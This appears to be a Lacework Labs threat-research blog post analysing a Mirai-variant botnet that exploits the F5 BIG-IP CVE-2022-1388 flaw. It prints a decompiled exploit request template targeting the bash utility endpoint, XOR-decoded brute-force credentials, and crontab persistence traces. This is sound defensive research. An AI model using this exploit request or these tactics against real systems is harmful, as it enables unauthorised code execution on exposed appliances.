Malware targeting latest F5 vulnerability

lacework.com/blog/malware-targeting-latest-f5-vulnerability/


May 12, 2022

Chris Hall and Jared Stroud - Cloud Security Researchers, Lacework

Lacework Labs

May 12, 2022

On May 9th, 2022 a remote code execution vulnerability in F5's Big IP suite of appliances under CVE-2022-1388. Per the CVE, appliance versions prior to 16.1.2.2, 15.1.x, 14.1.x, 14.1.4.6, 13.1.x, 13.1.5, and all versions within the 12.1.x and 11.6.x are affected. Notably, versions that have reached the end of technical support are not evaluated, and may also be vulnerable to this CVE. Since the announcement of this vulnerability numerous Github repositories have been created showing proof-of-concept attacks which require nothing more than a POST request with an HTTP body of commands to execute on a victim host. Researchers industry-wide have reported opportunistic adversaries adopting this vulnerability to spread Cryptojacking (T1496), and DDoS bots (Mirai). Lacework Labs is also beginning to see payloads associated with this vulnerability within their honeypots. At this time, Shodan reports 23,494 publicly facing BIG IP machines on the internet at the time of this writing.



Public-Facing BIG-IP Appliances

Hunting for Malware

Lacework Labs has identified from their honeypot data CVE-2022-1388 being exploited. Post-execution activity ranges from simply executing “id”, to downloading and executing a second-stage payload. From this data, Lacework Labs developed YARA rules to hunt for the unique URI targeted in the F5 vulnerability and associated ELF files. This resulted in numerous hits for Miria variants for various architectures demonstrating how quickly malware authors can adopt PoCs to distribute their malware. When analyzing the executable capabilities for exploiting other vulnerabilities aside from CVE-2022-1388 were discovered to include Log4J, ColdFusion, and various home router exploits. An example of this can be seen in the Ghidra pseudocode below highlighting a payload to take advantage of CVE-2022-1388.

```
exploit_func(*piVar14,
             "POST /mgmt/tm/util/bash HTTP/1.1\r\n%s: %s\r\nAccept-Encoding: gzi
             p, deflate\r\nAccept: */*\r\nConnection: X-F5-Auth-Token\r\nHost: %
             s\r\nAuthorization: Basic YWRtaW46\r\nX-F5-Auth-Token: 0\r\nContent
             -Type: application/json\r\nContent-Length: 46\r\n\r\n{\"command\":
             \"run\", \"utilCmdArgs\": \"-c \\\"%s\\\"\""
             ,uVar17,local_f2a,local_f3a,&DAT_0011b3a0);
```

Figure 1 – Example CVE-2022-1388 exploit template

Further examining the binary, a section of code with numerous XOR encoded strings were identified. Given that the Mirai source code was leaked years ago, cross-referencing the available source code gives further insight into changes an individual threat actor may have made for their Mirai variant. The code snippet below shows the entries discovered within the sample we analyzed on the left, and on the right shows the publicly available source code.

```
add_entry(0xa0,"\x13\x10\x11\x16\x17\x14",7);
add_entry('|',"QWR0MPV",7);
add_entry('|',"RCQQUMPF",4);
add_entry('\a',"PMMV",4);
add_entry('\a',"\x13\x10\x11\x16\x17",4);
add_entry(0xbe,"",4);
```

```
add_auth_entry("\x50\x4D\x4D\x56", "", 4);
add_auth_entry("\x43\x46\x4F\x48\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);
```

Figure 2 – Mirai source vs decompilation

The “add_entry” function contains a decoding routine that leverages a single key of “0x22”. This allows us to easily decode said strings as shown in Figure 3. These strings are then used as credentials for brute force activity.

```
>>> "".join([chr(ord(x) ^ 0x22) for x in "PMMV"])
'root'
>>> "".join([chr(ord(x) ^ 0x22) for x in "CFOKL"])
'admin'
>>> "".join([chr(ord(x) ^ 0x22) for x in "WQGP"])
'user'
>>> "".join([chr(ord(x) ^ 0x22) for x in "RCQQUMPF"])
'password'
>>> "".join([chr(ord(x) ^ 0x22) for x in "QGPTKAG"])
'service'
>>> "".join([chr(ord(x) ^ 0x22) for x in "QWRGPTKQMP"])
'supervisor'
>>> "".join([chr(ord(x) ^ 0x22) for x in "EWGQV"])
'guest'
>>> "".join([chr(ord(x) ^ 0x22) for x in "W@LV"])
'ubnt'
```

Figure 3 – Decoding Strings

When executing, a crontab (T1053.003) entry is set to execute the binary every five minutes. Finally, during execution prctl is leveraged to rename the executing binary to a random set of characters before continuing brute force efforts.

```
openat(AT_FDCWD, "/etc/crontab", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 4
newfstatat(4, "", {st_mode=S_IFREG|0777, st_size=0, ...}, AT_EMPTY_PATH) = 0
write(4, "*/5 * * * * /./enemybot\n\n", 25) = 25
```

Figure 4 – strace of crontab entry

```
prctl(PR_SET_NAME, "KtRPubG7Diog")
```

Figure 5 – renaming binary pre-execution

Identifying Researchers

Along with exploitation in the wild using Mirai, Lacework Labs also observed activity originating from Project Discovery. Project Discovery maintains a repo for a popular open source scanner dubbed Nuclei which is used for both traditional scanning and recon as well as more invasive tests using OAST. To enable scanning the Nuclei community curates configs for various exploits. The configuration for CVE-2022-1388 was committed to Project Discovery's GitHub on May, 9th and Lacework has seen a moderate amount of related traffic from varied sources. For more info on Project discovery check out our recent blog here.